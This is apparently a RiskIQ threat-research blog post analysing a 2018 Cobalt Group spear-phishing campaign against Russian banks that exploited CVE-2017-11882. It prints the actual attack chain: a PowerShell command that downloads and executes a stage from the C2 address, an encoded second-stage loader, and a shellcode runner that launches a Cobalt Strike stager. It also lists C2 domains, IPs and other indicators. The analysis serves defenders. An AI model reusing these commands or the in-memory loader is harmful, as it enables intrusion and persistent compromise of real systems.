First Activities of Cobalt Group in 2018: Spear Phishing Russian Banks

riskiq.com/blog/labs/cobalt-group-spear-phishing-russian-banks/

January 16, 2018


Labs

January 16, 2018

By Yonathan Klijnsma

Last year November, we documented activities of the Cobalt Group using CVE-2017-11882. In December they were already setting up for their next campaign. Today, on January 16th, the first wave of spear phishing emails were delivered to the inboxes of Russian banks. Sadly, this time around, the group didn't forget to BCC.

The emails were sent in the name of a large European bank in an attempt to social engineer the receiver into trusting the email. The emails were quite plain with only a single question in the body and an attachment with the name once.rtf. In other cases, we saw a file with the name u0417u0430u044fu0432u043bu0435u043du0438u0435.rtf attached to an email that was also written in Russian:



The emails were sent from addresses on the domains bankosantantder.com and billing-cbr.ru, which were both set up for this campaign specifically.

Analysis

The attachment abuses CVE-2017-11882 to start PowerShell with the following command:

powershell -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://46.21.147.61:80/a'))"

This command downloads and executes a second stage, which is also a PowerShell script, but encoded:

```
$s=New-Object IO.MemoryStream(,[Convert]::FromBase64String("H4sIAAAAAAAAAL1XbW/
    aSBD+HH6FdYpkWyWAgeTSSpG6Bgy4vAVjQ5KLosW7mE3WXmqvQ8i1//3GBlp6Se9yd9JZsrTenZmdeebVDpUnjoyZL/
    uCUOXEo3HCRKRUC4XjpuhK5UL5qBYWaeTLbDtb3AVU3q1i4d9hQmKaJMrvhaMRjnGoaMePOL4LBUk5LSr5R0ZISRpT/
    eiocJRvpVGCF/QuwpI90ruQyqUgCVyk3aDVqilCzKLbDx8aaRzTSG6/
    S20qUZLQcM4ZTTRd+aJMlzSmJ8P5PfWl8rtyfFdqczHHfEe2aWB/
    CQahiGRnPeHjzIKSs+JMaupvv6n6zYlxW2p9TjFPNNXZJJKGJcK5qitf9ezCyWZFNbXP/FgkYiFLUxbVqiU3136QK9/f6q7qBbAtpj
KNI+XnJmYytxyaCssRIIO2CKp6qRs9igeqHUcp50Xlo3azU2icRpKFFM4ljcXKofEj82lS6uCIcDqmi1ttQNd7HN7KpB0yAdVIxnpx5763
6N7PXbwVp+ovtT+IAx2eF7GgF74WXokqQjkNsKR3EqA/CKvC0dFNvqRgjzYSCcv5LpRKUemDEliKeAOfx5M4pfqtcpO57ub2dnftnjMp/
    lSQsefa8WydudXjQrnxBCO3haPcz/l5dnA3TxknNM4Ifh65TbpgEW1uIhwyfx+c2mtOowtOc0BKe7IBKKqpuwNKmjt41AzRm5dsrZD
Jb7zmVjnkg+MT0ApiQv9Rma0TNbUb9WkIAG6/
    VXDWAlKC7ql3abDZ3559A5Ha4DhJisoohZz0i4pDMaekqKAoYbsjlEqRL9Xv6vZTLpmPE7kXd6u/Aunu6oaIEhmnPrgXYJg4K+ozzD
NUikqHEWpuHBbsVVBfxaSBOWdRAJIewSewk2HhyCxoYlL8c4DoJYfKbrjiNATqvGJYHAdQH3YplccbDihR/0LtfaJssyLDag/
    SgdIQAA4Xsqh4LJZQg9Tii8j7j+r9WJJ+0LMR050ntTwVb8yNzBImp/
    SzTnDxDcwculgCbFYsQhMn9KyetYwo0H4pD5mN4LnqRrxP7AdmdNfw9uF1Wa0rmr+ST/Z9p9z3G8mobZ0jtg7W/vkA+Qt2btkzoLtk
le45Io3eZYdZ6874EyIm7AVXzAgCREb3o1bYG3QT09jJ2fL79XpnVkG1Wn1YqzwQamf0D4gMQrZ+6sEaauuwZwJfpctbdmM8n1at6ynvlO
vWcjEViXNWvya4fcoJMgWp8hR7YzHp+KFZLntn3cwqczCvrVbz9tOy9+ym/
    QYSV9X30m9bFTy1k+tJEky8gT120GnvHv3atchqHo4fSa0fTPhlMGD1p+HGnE0MvzpoJoHXsVfXbS8ljXMjp2/
    ZI8d1T4cVb+h5g4FbcVfIWl5N/8WLrIenskFmnkHGuLmaUrwoGzScZFZMnzu261mfkWGNcS8xwa6J217O2HW5XX4/tdfv5Nl00nHcM
ED9z42Wy23H9exLPJRe7/6xbFxFbdxFzwg17HpbtNy2WHjh0hivzoDf3d87xY1Ku93J6GeItIKncn1WJcix39HExp9iq85rmSwTt9zlDHx
pTDplryo6rnd9iXtkVkfAOz9HvTVCQ58YZje6OquLp/K7xDurRCJYlMvlzfuZMz0dgg3ivDdl3mPZww+mQGAVagcItRDyqsurlTXiYNvEN
Yb2qUEEasC5NZhi89OU0d5Wx361Z647zaVvGqfeffPMrMEF78X19GkNfnrGG+PRD637edtNM78jdHHxC6TVUSHPknm6WGxr/9803T6OkyX
mkD/QOPdVzxKxtWt/I8EyDk17fbh6oHFEOQweMJrsawXiXPhZw/5J54TxYdvUb6EmurCsVV9d6co3Qv17F99vffhwDYbsilBWFEo9GgVyW
aw81SoVaL2Vp3pFL7zd/oZYbbRv0opZ9z6A8vAinl+kF7ZQL+US6hX5n7He1cj86n+O9fe9vzh9E/6V4iFILw5/3Pgn7vjvEE0xk8DqQC/
gdDvNvBWpXQAezI4HnoYIW+yebNQfpvJkAJNlQf1YKHQXygFCCXuGIZ9+Vs71bF5MJI7lyb2Ywx9B3ja1Y6wr3dZMOcbKV+UEQEFJrQq/
    BXGQZj1U2f7lfFHWYErO+EUZU5/C6Htiizn0RgqjUCY6F5IRw94fwon+7TYNAAA="));IEX (New-Object IO.StreamReader(
    New-Object IO.Compression.GzipStream($s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();
```

This script decodes to the third stage of the attack, another PowerShell script. This stage-three script is used to load a small piece of embedded shellcode into memory and run it like so:

```
[Byte[]]$var_code = [System.Convert]::FromBase64String("/OiJAAAAYInlMdJki1Iwi1IMi1IUi3IoD7dKJjH/
    McCsPGF8Aiwgwc8NAcfi8FJXi1IQi0I8AdCLQHiFwHRKAdBQi0gYi1ggAdPjPEmLNIsB1jH/
    McCswc8NAcc44HX0A334O30kdeJYi1gkAdNmiwxLi1gcAdOLBIsB0IlEJCRbW2FZWlH/4FhfWosS64ZdaG5ldABod2luaVRoTHcmB//V
6IAAAABNb3pwbGxhLzUuMCAoY29tcGF0aWJsZTsgTVNJRSA5LjA7IFdpbmRvd3MgTlQgNi4xOyBXT1c2NDsgVHJpZGVudC81LjA7IEJPSUU5
O0VOVVNNU0UpAFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYAFkx/1dXV1dRaDpWeaf/1emTAAAAWzHJUVFqA1FR
aLsBAABTUGhXiZ/G/9WJw+t6WTHSUmgAMqCEUlJSUVJQaOtVLjv/1YnGaIAzAACJ4GoEUGofVmh1Rp6G/9Ux/1dXV1dWaC0GGHv/1YXAdEgx
/4X2dASJ+esJaKrF4l3/1YnBaEUhXjH/1TH/V2oHUVZQaLdX4Av/1b8ALwAAOcd1BInY64ox/+sV60nogf///y9XSW5OAABo8LWiVv/VakBo
ABAAAGgAAEAAV2hYpFPl/9WTU1OJ51doACAAAFNWaBKWieL/1YXAdM2LBwHDhcB15VjD6B3///9oZWxwZGVzay1vcmFjbGUuY29tAA==")

$var_buffer = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address
     kernel32.dll VirtualAlloc), (func_get_delegate_type @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr]
    ))).Invoke([IntPtr]::Zero, $var_code.Length,0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.length)

$var_hthread = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((
    func_get_proc_address kernel32.dll CreateThread), (func_get_delegate_type @([IntPtr], [UInt32], [IntPtr]
    , [IntPtr], [UInt32], [IntPtr]) ([IntPtr]))).Invoke([IntPtr]::Zero,0,$var_buffer,[IntPtr]::Zero,0,[
    IntPtr]::Zero)
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dll
    WaitForSingleObject), (func_get_delegate_type @([IntPtr], [Int32]))).Invoke($var_hthread,0xffffffff) |
    Out-Null
```

The shellcode starts the Cobalt Strike stager in a new threat and starts it up. This stager will initiate connectivity with the C2 server to install the Cobalt Strike implant.

Infrastructure

As shown, the stager beacons out to helpdesk-oracle.com, which was registered by a person using the email address krystianwalczak@yandex.com. This email address pointed us to another domain, which was registered on the same date and follows a similar pattern:

Focus	Email	Registered	Expires
help-desc-me.com	krystianwalczak@yandex.com	2017-12-20	2018-12-20
helpdesk-oracle.com	krystianwalczak@yandex.com	2017-12-20	2018-12-20

25

Right now, the server to which the domain help-desc-me.com points doesn't seem to be active, nor have we seen any malicious samples connect to it. We have marked it as malicious and listed it in the IOCs below, as we believe it will be part of either a next stage of the attack shown above or used in the next wave of spear phishing emails.

Indicators of Compromise (IOC)

All of the IOCs listed below are also available in the RiskIQ Community Public Project located here: https://community.riskiq.com/projects/f0cd2fc9-a361-2a4c-4489-a21ddf98349b

We have not added the hashes of the staging scripts because they do not appear on the system itself—they live in memory during the initial stages of the attack.

Filesystem IOCs

Filename(s)	Note	MD5
Once.rtf, u0417u0430u044fu0432u043bu0435u043du0438u0435.rtf	CVE-2017-11882 RTF	2e0cc6890fbf7a469d6c0ae70b5859e7

Network IOCs

Domain	IP Address	Note
bankosantantder.com	46.102.152.157	Sender domain
billing-cbr.ru	85.204.74.117	Sender domain
helpdesk-oracle.com	46.21.147.61	C2 server
help-desc-me.com	139.60.163.10	Secondary C2

Subscribe to Our Newsletter

Subscribe to the RiskIQ newsletter to stay up-to-date on our latest content, headlines, research, events, and more.

Base Editor